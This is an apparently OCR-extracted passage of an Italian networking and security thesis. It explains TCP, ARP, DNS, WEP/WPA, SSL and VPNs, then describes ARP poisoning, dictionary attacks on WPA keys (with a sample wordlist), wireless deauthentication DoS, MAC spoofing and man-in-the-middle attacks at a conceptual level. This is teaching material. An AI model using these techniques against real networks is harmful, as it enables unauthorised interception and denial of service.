Tra questi, il campo del numero di sequenza e quello di acknowlegement, ricoprono un ruolo molto importante. Il numero di sequenza non è basato su un contatore, tuttavia, ma sul flusso di byte trasmessi: ciò significa che questo numero aumenta in base all'MSS. Il secondo campo invece rappresenta il bit che l'host ricevente deve aspettarsi nel prossimo segmento. Per spiegare i due numeri, immaginiamo che un utente debba inviare 1000 byte con MSS a 500. Il primo campo sequenza avrà valore 0 (e quindi il numero di sequenza del secondo segmento avrà 500). Il numero di acknowledgement invece avrà 500, a indicare quale è la prossima sequenza.

Nel caso in cui il buffer di ricezione del destinatario non riesca a gestire l'afflusso di segmenti in arrivo, può accadere che questo vada in overflow, un sovraccarico dei dati che rallenterebbe drasticamente le prestazioni di ricezione. TCP offre un servizio di controllo di flusso che permette la supervisione del buffer e quindi evitare la sua saturazione. Per regolare il flusso, il protocollo confronta la velocità di invio con la

capacità di ricezione. In questa fase del TCP, viene inizializzata la finestra di ricezione che indica al mittente lo spazio libero nel buffer del destinatario.

Un altro importante servizio fornito dal TCP è il trasferimento affidabile. A livello di rete, il trasferimento dei dati non garantisce sicurezza né su integrità, né sulla sequenza e soprattutto né sulla consegna vera e propria in quanto si basa sul "best-effort".

### 2.2.2 Timeout e tempi di A/R

Nel TCP è implementato un meccanismo di timeout e ritrasmissione nel caso in cui il segmento non venga recepito correttamente. Ovviamente il tempo deve essere maggiore di quello stimato per l'arrivo del segmento al destinatario e la notifica di dati ricevuti al mittente. L'RTT (tempo di andata e ritorno) è una stima e viene calcolato con la seguente formula:

$$RTTStimato = 0,875 * RTTStimato + 0,125 * RTTCampione \tag{2.1}$$

I valori numerici inseriti sono quelli consigliati. L'RTT stimato quindi, viene aggiornato di volta in volta. Per calcolare il timeout del segmento, c'è però bisogno della variazione, ovvero il discostamento, dall'RTT campione e quello stimato.

Una volta in possesso di questi due valori, è possibile calcolare il timeout. Di base la formula è la seguente:

$$Timeout = RTTStimato + (4 * RTTVariazione) \tag{2.2}$$

Da questa formula è possibile capire come il timeout sia obbligatoriamente maggiore o uguale della stima di andata e ritorno. Onde evitare problemi, inoltre viene aggiunta quattro volte la variazione, dandogli un discreto, ma non eccessivo, margine

## 2.3 Handshake a tre fasi

Stabilire una connessione TCP richiede uno studio quanto meno approfondito al fine di capire al meglio come avviene. Come abbiamo detto, due host, prima di aprire una connessione, effettuano una "stretta di mano" virtuale, dove si scambiano le informazioni necessarie per comprendere con chi stanno interloquendo. I pacchetti scambiati (Figura 2.10) vengono, comunemente, elencati in: SYN, SYNACK e ACK.

Nel primo pacchetto (SYN), il client invia al server una richiesta di connessione. Il segmento, che non contiene dati a livello applicativo, contiene il bit SYN impostato a 1. Viene anche inviato un datagramma IP che possiede un numero sequenziale casuale.

Nel secondo step, l'host risponde al client. Innanzi tutto prende il datagramma IP e lo apre, estraendo il segmento SYN. Per confermare la volontà di aprire una connessione, il server invia un altro datagramma che contiene un altro SYN impostato a 1, un ACK inizializzato col valore casuale del primo passo più 1, mentre il valore sequenziale di questo datagramma è di nuovo scelto casualmente

Nell'ultima fase l'host client conferma con un ACK con valore sequenziale inviato dall'host server più 1. Inoltre invia il suo sequenziale, prendendo il valore dell'ACK del secondo passo. Da questo punto in poi, le due parti possono scambiarsi dati reciprocamente fino alla chiusura della connessione.

Tale chiusura può avvenire in qualsiasi momento è può essere fatta partire da entrambi i due host, permettendo la deallocazione delle risorse come i buffer. Quando




Figura 2.10: Handshake a tre fasi

uno dei due host vuole chiudere la connessione, invia un segmento TCP col bit FIN inizializzato, mentre l'altro host confermerà con un ACK. Infine l'host server manderà a sua volta un bit FIN e il client risponderà. Dopo questi due passaggi la connessione TCP è definitivamente chiusa

## 2.4 ARP - Address Resolution Protocol

Nel mondo di Internet, il passaggio di informazioni avviene grazie alla presenza di indirizzi IP (a livello di rete) e di indirizzi MAC (a livello di collegamento). Tuttavia questi due non possono interagire senza tramite: per fare la conversione da IP a MAC e viceversa, interviene il Protocollo di risoluzione degli indirizzi, o più semplicemente abbreviato in ARP (Address Resolution Protocol). Al momento del passaggio di un pacchetto da un host all'altro, il primo deve includere non solo l'indirizzo IP, ma anche il MAC del destinatario. La scheda trasmittente a questo punto costruirà un frame con il MAC del nodo destinazione, immettendolo nella LAN.

Il modulo ARP si occupa di informare il mittente del frame a quale MAC (e quindi indirizzo di scheda di rete) corrisponde l'IP a cui deve inviare. Tuttavia questo protocollo è rivolto unicamente agli host della LAN a cui appartiene l'ARP: non è possibile per un ARP interno a una rete comunicare il supporto fisico di un computer di un altro luogo. Al suo interno, il modulo storicizza dentro una tabella tutte le corrispondenze tra IP e MAC e un TTL (Time-to-Live) che, una volta scaduto, va ad eliminare la sua riga nella tabella. Se il destinatario fa una richiesta all'ARP e questo può soddisfarla, la conversione avviene immediatamente, altrimenti viene mandato un messaggio in broadcast.

Prima di inviare a tutti gli altri nodi, il destinatario crea un pacchetto ARP di richiesta che contiene indirizzi IP e MAC di entrambe le parti. Questo è inviato in broadcast. A questo punto tutti i riceventi aprono il pacchetto ARP e controllano il loro IP con quello ricercato. Mentre gli altri scarteranno il pacchetto, il nodo che corrisponde risponde con un ARP di risposta con modalità standard (solo al primo

host). Il mittente, che ha ricevuto e aggiornato la sua tabella degli indirizzi MAC, può finalmente inviare i dati. La Figura 2.11 permette di vedere graficamente come funziona il protocollo ARP.




Figura 2.11: Meccanismo di scoperta dei MAC

### 2.4.1 ARP Poisoning

Solitamente le comunicazioni avvengono in un ambiente commutato: ciò significa che solo I due interlocutori possono vedere i loro messaggi, mentre i dispositivi promiscui non hanno la possibilità di effettuare lo sniffing. Però è possibile raggirare questo sistema se è la macchina di origine del pacchetto inviato a essere malevola. La macchina che invia potrebbe non essere quella originale che ha inviato il pacchetto: lo spoofing[2], per inciso, è l'atto di falsificare la fonte di origine del pacchetto.

Il protocollo ARP sostituisce nella sua cache il nuovo indirizzo MAC ricevuto da una risposta ARP, senza mantenere uno storico dei cambiamenti. Il sistema inoltre accetterà una risposta ARP anche senza aver fatto nessuna richiesta. Questi tre dettagli consentono all'aggressore di inviare pacchetti non richiesti alle vittime, le quali accetteranno i cambi di MAC ignare. L'avvelenamento della cache ARP inganna in due host credendo di parlare tra di loro. A questo punto l'hacker avrà il solo compito di inoltrare i pacchetti tra i due, non prima di aver letto o modificato i dati.

L'avvelenamento deve essere mantenuto costantemente in quanto, a intervalli predisposti dal TTL, i MAC degli host presenti nelle LAN vengo cancellati e richiesti. Ad

[2]**Spoofing**: "Conoscendo le tecniche di spoofing si è in grado di sviluppare molti più hack, poiché la maggior parte dei sistemi si aspetta che gli indirizzi di origine siano validi"[3]

esempio, molte macchine di aggressori inviano ogni pochi secondi delle risposte ARP.

## 2.5 DNS - Domain Name System

Se a livello locale, l'ARP si occupa di indirizzare i pacchetti al giusto destinatario, quando abbiamo uno scenario più ampio quale quelle della rete questo protocollo non è più adatto a gestire le richieste. Gli host Internet posseggono un nome semplice da comprendere per l'uomo, in quanto composto da caratteri alfanumerici, ma oltre al suffisso dopo il punto, non è facile comprendere la posizione. Per cui, al nome dell'host viene associato un indirizzo IP. Per risolvere il problema e convertire il nome del sito richiesto dall'utente in un indirizzo IP utile per i router, interviene il DNS, acronimo di domain name system. Questo sistema è sostenuto da un server distribuito e si tratta di un protocollo a livello di applicazione.

Come opera il DNS? Innanzi tutto l'utente, facendo una richiesta ad esempio HTTP, attiva il lato client del DNS. Il browser estrae l'URL domandato e lo passa al client DNS che provvederà a fare una query ai server. Questi ultimi risponderanno in seguito al richiedente con l'IP corrispondente all'hostname. Una volta ricevuto. Il browser farà partire una connessione TCP verso il processo server HTTP. Questo processo potrebbe richiedere tempo, ma nel caso in cui il sito è presente nella cache del DNS dell'host, viene immediatamente restituito, evitando traffico in rete.


Figura 2.12: Versione semplificata del DNS

Il DNS ha anche tre funzioni aggiuntive: host aliasing, mail server aliasing e load distribution. La prima funzione prevede, in caso di multipli e complicati hostaname, che il DNS converta il nome più semplice in quello canonico e ufficiale. Il mail server aliasing ha lo stesso compito, ma incentrato su mail server come "Hotmail". L'ultima funzione aggiuntiva permette la distribuzione del carico. Alcuni siti sono replicati su più server e a rotazione vengono richiamati dal DNS.

Perché è stata scelta una versione distribuita dei server? Un server unico avrebbe potuto gestire unicamente tutte le richieste del DNS pervenute, oltre che semplice da progettare, ma alla base si pongono dei gravi problemi strutturali e di performance. In primis, caso mai dovesse dovessero venir meno i servizi di quell'unico server, tutto l'Internet ne risentirebbe. Il traffico non solo avrebbe un volume molto ampio, ma potrebbe risentire della distanza e quindi del ritardo delle risposte. Inoltre dovrebbe essere mantenuto perennemente a causa degli aggiornamenti dei nuovi hostname disponibili.

Per questo motivo il server DNS è distribuito e gerarchizzato. Un server non avrà mai tutti gli indirizzi dei siti internet e la gerarchia[3] di questi permette una ricerca

[3]**Gerarchia**: Gerarchia formata da root server, Top-Level Domain server e server autoritativi.

più precisa. Quando un DNS invia una richiesta, innanzi tutto contatta un server root, il quale offrirà uno o più indirizzi IP ai server TLD di riferimento. I Top-Level hanno immagazzinati gli indirizzi dei DNS autoritativi, i quali poi restituiscono il nome cercato.

# 3. Sicurezza e minacce

## 3.1 WEP – Wired Equivalent Privacy

Quando ci troviamo in ambito locale, host e Access Point hanno bisogno dello stesso livello di sicurezza delle reti cablate. Per raggiungere questo obiettivo si utilizza il protocollo WEP. Questo è pensato per le reti WiFi (IEEE 802.11) e fornisce autenticazione e codifica dei dati tra i due interlocutori, senza però stabilire l'algoritmo di gestione delle chiavi.

Per quanto concerne l'autenticazione, questa viene prima di tutto richiesta a un punto da accesso. L'AP risponderà con un nonce[1] che verrà codificato dall'host con chiave simmetrica e poi rimandato indietro. Se nonce codificato dell'host e nonce inviato dall'AP combaciano, avviene l'autenticazione.

La cifratura nel WEP viene eseguita pacchetto per pacchetto. Per ogni messaggio viene effettuato un checksum, che verrà utilizzato in seguito per garantire l'integrità, attraverso l'utilizzo del CRC32, un checksum a ridondanza ciclica a 32 bit. Il messaggio viene accorpato al checksum: il pacchetto è pronto, ma è visibile a tutti.

Il secondo passaggio consiste nella creazione di un keystream composto di byte casuali. Questo proviene da un sistema di cifratura RC4 a cui viene dato in input un seme. Il seme viene generato da un vettore inizializzazione costituito da 24 bit per pacchetto e da una chiave da 40 o 104 bit di proprietà del WEP.

La cifratura avviene quando al messaggio in chiaro viene applicato la funzione XOR col keystream. Il testo cifrato, una volta in mano al destinatario viene processato al contrario, al fine di ottenere di nuovo il messaggio

## 3.2 WPA - WiFi Protected Access

Il protocollo WEP non fornisce un buon sistema di difesa contro possibili attacchi a differenza del WiFi Protected Access (o WPA). Inserito nella versione aggiornata e avanzata dello standard del WiFi, detto anche IEEE 802.11i, il WPA genera dinamicamente una chiave per ogni pacchetto trasmesso grazie al TPIK (Temporal Key Integrity Protocol), protocollo interno a questa tecnologia. WPA include anche un suo personale controllo di integrità del pacchetto chiamato Message Integrity Check, simile al CRC, ma più resistente.

Il WPA si è poi evoluta in due versioni potenziate. A oggi è molto comune il WPA 2, anche se sta prendendo piede il WPA3, che al posto della PSK[2], fa uso della Simultaneous Authentication of Equals. WPA è distinguibile in base al numero di utenti che

[1] **Nonce**: Numero random utilizzato unicamente per una determinata sessione

[2] **PSK**: Sigla di Pre-Shared Key. È una chiave segreta distribuita tra le stazioni e gli Access Point

la useranno. Viene difatti definita Personal tutti i WPA tali da occuparsi unicamente di piccoli luoghi, come abitazioni o piccoli uffici e l'accesso è possibile anche attraverso una password distribuita a chi vuole connettersi. La versione Enterprise è rivolta invece alle reti aziendali e fanno uso di server di autenticazione RADIUS[3], il quale complica il setup del sistema a fronte di una maggiore sicurezza.

### 3.2.1 Attacco Brute-Force

Il modo più semplice per venire contro i tipi di attacco che mirano alla cattura delle password per l'accesso alla reti wifi è quello di inserire una password diversificata. Gli aggressori sfruttano la semplicità delle password attraverso attacchi brute-force, un tipo di attacco efficace e semplice. Il brute-force, in questo caso, paragona tutte le parole di un dizionario fornito, come quello in Figura 3.1. Più grande e completo è il dizionario, maggiore è la probabilità che il programma individui la PSK. Ovviamente, più grande è il dizionario, più difficile è la password, maggiore sarà il tempo per individuarla. Questo, nello specifico, è denominato "Dictionary-Attack". L'introduzione della WPA3 blocca questa modalità di intrusione grazie all'uso della SAE, modalità di protezione che si basa sull'handshake "dragonfly"[4].

```
98  alittlelittlegrave
99  alittleproudly
100 all
101 alladoration
102 allcauseunborn
103 allclinquant
104 allforsworn
105 allguiltless
106 allhumbleness
107 allleviedinmyname
108 allofonenature
109 allonaheap
110 allourabilities
111 allowinghimabreath
112 allpurity
113 allsawsofbooks
114 allslain
115 allthinandnaked
116 allthreeofyou
117 allunseen
118 allwantonasachild
119 allyouthatseeher
120 alone
121 alovingnurse
122 aloyal
123 alreadyatapoint
124 although
125 althoughparticular
126 althoughthelast
127 althoughthevictor
128 amadness
129 amanthatlovesnotme
130 ameasure
131 amereanatomy
132 amillionfail
133 amitytoo
134 amostarchheretic
135 amother'scurse
136 amothofpeace
137 amstarvedformeat
138 anagedinterpreter
139 analligatorstuff'd
140 anate
141 and
142 and'scapedetecting
143 and'tailor'cries
```

Figura 3.1: Esempio di dizionario

## 3.3 SSL - Secure Socket Layer

Le connessioni TCP, concepite come da manuale, non provvedono la garanzia di sicurezza. Grazie alla crittografia è possibile rendere sicuro il TCP, trasformandosi in una versione arricchita detta SSL o Secure Socket Layer. Inizialmente sviluppato da Netscape, SSL è supportato da tutti i browser, dai maggiori web server e da qualunque sito che necessita di sicurezza nelle comunicazioni. Visivamente è possibile capire che si sta comunicando tramite SSL grazie alla dicitura https sull'URL.

SSL si basa su tre principi cardine: riservatezza, integrità dei dati e autenticazione dei server. Nel caso in cui il primo venisse a mancare, tutte le informazioni private potrebbero essere intercettate da altri utenti. L'integrità permette di ricevere un messaggio così come è stato mandato dal mittente, senza modifiche durante il tragitto. L'ultimo principio permette di assicurare all'utente l'ufficialità della fonte. SSL nasce principalmente per mantenere sicure le transazioni online, ma può essere utilizzata da qualsiasi applicazione in TCP.

Di base, SSL si compone di tre step: handshake, derivazione delle chiavi e, ovviamente, trasferimento dati. Durante l'handshake, visto nel dettaglio nella sezione sulle

[3]**RADIUS**: Sigla per Remote Authentication Dial-In User Service

connessioni TCP, l'utente comunica con un altro la volontà di aprire un canale di comunicazione, verificando immediatamente dopo la veridicità del secondo. Una volta verificata l'identità dell'interlocutore, viene scambiata segretamente una chiave che poi genererà tutte le altre chiavi simmetriche. Durante l'ultimo passaggio, il primo utente genera una chiave unica, detta master secret (MS), che poi cifrerà con la chiave pubblica del secondo utente. La Encrypted MS potrà essere a questo punto decifrata con la chiave privata in tutta sicurezza.

La MS, ora disponibile per entrambe le parti, potrebbe essere usato per crittografare ogni singolo messaggio, ma è più sicuro derivare delle chiavi da esso: due chiavi di cifratura per i dati inviati e due chiavi MAC di sessione per l'integrità. Questa seconda chiave viene sfruttata prima di codificare il messaggio, appunto per verificare l'integrità del messaggio. Solo poi la chiave di codifica andrà a fare la cifratura di record e chiave MAC. Questo processo permette sicurezza sull'integrità dei dati, ma non previene totalmente possibili attacchi come il Man-in-the-Middle. Al fine di garantire la sicurezza dei dati e la loro sequenza, viene introdotto un contatore che affiderà al pacchetto un numero di sequenza.

Da notare come la parte cifrata del record SSL sia unicamente quella composta dai dati e dal MAC, mentre rimane in chiaro il tipo, la versione e la lunghezza del record.

### 3.3.1 Maggiori dettagli sull'SSL

Per quanto riguarda l'handshake, SSL non prevede un unico metodo di decrittazione. Tuttavia tra i due c'è sempre uno scambio di nonce, numeri randomici generati appositamente, con i quali si creano le chiavi di sessione. La "stretta di mano" che ne consegue prevede un accordo comune sul metodo di crittazione. Innanzi tutto viene inviato con un nonce la lista di algoritmi supportati dal primo interlocutore. Il secondo sceglie un algoritmo a chiave simmetrica, uno pubblico e uno per il MAC e gli dà conferma insieme al certificato del server. Verificato il certificato, il client prende la chiave pubblica del server e la usa per codificare una Pre-Maste Secret che verrà condivisa. In questa fase client e server calcolano indipendentemente dalla PMS e dal nonce il MS, dal quale derivano chiave di cifratura e chiave MAC. A questo punto tutti i messaggi di handashake verranno scambiati da un MAC. L'utilizzo diffuso di nonce permette di evitare i cosiddetti reply attack, poiché, come abbiamo detto, si trattano di numeri random e a tempo.

La chiusura della connessione, infine, non avviene semplicemente con un segmento FIN, ma necessita prima di un record SSL che annuncia la chiusura della connessione. Se dovesse arrivare il FIN prima del secondo, potrebbe essere in esecuzione un'attività illecita.

## 3.4 VPN - Virtual Private Network

Nel caso in cui un'azienda voglia una sua rete personale che permetta di comunicare con l'esterno ma sia invisibile agli altri, la soluzione è la cosiddetta VPN, o rete virtuale privata. Le VPN sono alla base per la sicurezza a livello di rete. Il protocollo IPSec viene spesso utilizzato per la creazione di queste reti, in quanto cifra i dati inviati, fornendo riservatezza tra gli host interlocutori.

Una VPN è un'infrastruttura di rete totalmente funzionale, con router, collegamenti e un proprio DNS. L'unica cosa che la contraddistingue è l'indipendenza e ciò la rende




Figura 3.2: Funzionamento delle VPN

una rete privata. Tuttavia, agli elevati costi di mantenimento, gli enti possono preferire una virtualizzazione, creando una VPN nella rete pubblica. Ovviamente i dati inviati attraverso di questa vengono cifrati, grazie a una intestazione IPSec, che viene considerata da Internet come un intestazione IP, e quindi la reindirizza. Inoltre, per fornire autenticazione e integrità del dato, IPSec utilizza AH, un header di autenticazione, mentre utilizza l'encapsulation security payload (ESP) viene utilizzato per la riservatezza. Questa particolarità è richiesta maggiormente poiché le VPN soffrono su questo fronte.

Le VPN sono un ottimo modo per prevenire attacchi in quanto solamente chi è a conoscenza delle credenziali della rete privata può accedervi e quindi inaccessibili sotto questo punto di vista. Per questo motivo un attacco offline, come quello visto nella parte di pentesting o sniffing, è totalmente inefficace.

## 3.5 Attacco DoS




Figura 3.3: Deauthentication Attack

Un'altra tipologia di attacco è il DoS, un attacco che, singolarmente non crea danni ingenti al computer, ne va a compromettere la sicurezza e i dati dell'utente, ma potrebbe essere sfruttato per ulteriori attacchi. Il Denial of Service permette all'aggressore di vietare l'accesso a Internet a qualsiasi utente e non richiede sforzo eccessivo.

Il funzionamento del DoS è relativamente semplice. Nelle tecnologie wireless, all'aggressore basta essere in prossimità della rete della vittima per poter iniziare l'attacco. Individuato il MAC del bersaglio, l'hacker invia un comando da

terminale dando in input l'indirizzo fisico dell'Access Point e quello della macchina da colpire. In questo caso è interessante studiare il "deauthentication attack" (Figura 3.3), che permette, come dice il nome, di deautenticare dall'Access Point un device wireless. L'attaccante invia dei pacchetti di disassociazione a uno o più client connessi a un Access Point. L'invio continuo e ripetuto di questi pacchetti comporta l'impossibilità per il client (PC, tablet e altri dispositivi WiFi) di accedere alla rete. Questo tipo di attacco è facilmente eseguibile, anche se, come la maggior parte degli attacchi wireless, richiede la prossimità all'Access Point.

Nel mondo wired, invece, l'attacco DoS ha una versione più pericolosa e che permette di creare maggiori danni. Nel caso in cui un grande numero di terminali sia stato infettato da un particolare worm[4], questi possono dare il via a un DDoS (Distributed Denial of Service). Quando un gran numero di richieste perviene a un sito, ad esempio, questo potrebbe non riuscire a gestirle, andando in crash.

## 3.6 Masquerade Attack

Il Masquerade Attack è un'azione illecita che consiste nell'usare un'identità falsa, mascherandosi, per l'appunto, dietro credenziali non proprie. Questo attacco comprende di decine di tipologie, che vanno dal furto di identità e password alla cattura tramite keylogger[5]. Da notare che la maggior parte delle volte, un Masquerade Attack va a buon fine a causa della disattenzione degli utenti che lasciano aperti terminali o credenziali scritte su post-it.

Il cambio di MAC, ad esempio, rientra in questa categoria di attacchi, anche se non avviene per colpa di una mancata accortezza della vittima, ma anzi l'aggressore colpisce nella totale anonimità. Dopo aver catturato in qualche modo l'indirizzo MAC della macchina della vittima, l'hacker maschera la sua scheda di rete, dandogli il nuovo identificativo unico. Attraverso questo stratagemma è possibile autenticarsi con dispositivi che permettono il riconoscimento tramite MAC, come reti wireless. Per questo motivo l'accesso a reti wireless limitato solo tramite il MAC Address è ormai obsoleto e viene utilizzato solamente in rari casi.

## 3.7 MITM - Man In The Middle

Considerata una delle più diffuse forme di intrusione, il Man In The Middle, o più comunemente detto MitM, permette di intercettare le comunicazioni tra due utenti senza che questi possano accorgersi della presenza di un terzo, appunto l'uomo in mezzo.

Quando avviene una comunicazione tramite cifratura, viene generata una chiave asimmetricamente. Ciò significa che se A vuole comunicare con B, dovrà cifrare i dati con la chiave pubblica di B, la quale poi provvederà a decifrare con la sua chiave privata. Attraverso questa chiave ogni dato è protetto e illeggibile da chiunque voglia tentare lo sniffing dei dati. Durante un attacco MitM non c'è possibilità di capire tramite messaggi o errori visibili se sta avvenendo un attacco. Questo perché A e B credono di parlare tra di loro quando in realtà stanno parlando attraverso un tramite, l'aggressore. In questo modo A, credendo di comunicare con B, apre una connessione

[4]**Worm**: "A worm is a program that can replicate itself and send copies from computer to computer across network connections."[7]

[5]**Keylogger**: Strumento che cattura tutti gli input della tastiera.

cifrata con l'aggressore. Allo stesso modo B crederà di parlare con A, ma in realtà si tratta dell'aggressore.




Figura 3.4: Attacco Man in the Middle

Questo avviene perché l'aggressore mantiene contemporaneamente due canali di comunicazione cifrati con le vittime e quindi utilizzando due chiavi di cifratura differenti. L'aggressore, attraverso cifratura asimmetrica fa codificare con la sua prima chiave ad A, che crederà essere di B. A questo punto il pacchetto preso può essere decodificato letto e modificato. Una volta compiute le operazioni necessarie, l'aggressore codifica con la chiave condivisa con B, che penserà provenire da A.

Tuttavia una persona che vorrebbe performare un MitM, non può semplicemente catturare la conversazione tra due entità, ma deve prima avvelenare l'ARP. Questa tecnica è già stata spiegata nel capitolo apposito sul funzionamento dell'ARP. L'utilizzo di SSL e SSH[6] previene questo comportamento anomalo: nel caso in cui l'hacker non possegga i certificati di B, A riconoscerà l'incongruenza è verrà avvertito del pericolo.

[6]**SSL e SSH**: L'SSL utilizza i certificati per il riconoscimento, mentre SSH si basa sulla validità grazie a impronte digitali.

# 4. Tecnologie utilizzate

## 4.1 Alfa Network - AWUSO36NH

Alfa Network è un'azienda specializzata nella realizzazione di apparecchi e strumenti wireless. Ha una vasta gamma di antenne che permettono una personalizzazione elevata in base alle esigenze richieste.

Il modello utilizzato è il AWUSO36NH, che si basa sul protocollo IEEE 802.11b/g/n tramite porta USB 2.0. Trasmette fino a 33 dBm a 2000 mW e la sua antenna ha una frequenza di 2,4 GHz.

Figura 4.1: La grande famiglia dei prodotti Alfa Network

La scelta di questo dispositivo deriva dal particolare chipset utilizzato. In particolare, il chipset Ralink RT3070[9] presente nell'antenna AWUSO36NH permette, se integrato con Kali Linux, di effettuare tutti gli attacchi che verranno esposti in seguito.

## 4.2 VMware

Uno dei più famosi programmi per macchine virtuali, VMware[8] è nato nel 1998. La compagnia omonima è stata fondata da cinque specialisti IT, i quali lanciarono il seguente anno la prima versione: VMware Workstation.

Oggi questa piattaforma è ben conosciuta ed è possibile usarlo per virtualizzare sistemi operativi e addirittura interi server. Nel nostro caso è stato utilizzato per l'installazione di Kali Linux, un sistema operativo adatto al pentesting.

## 4.3 Kali Linux

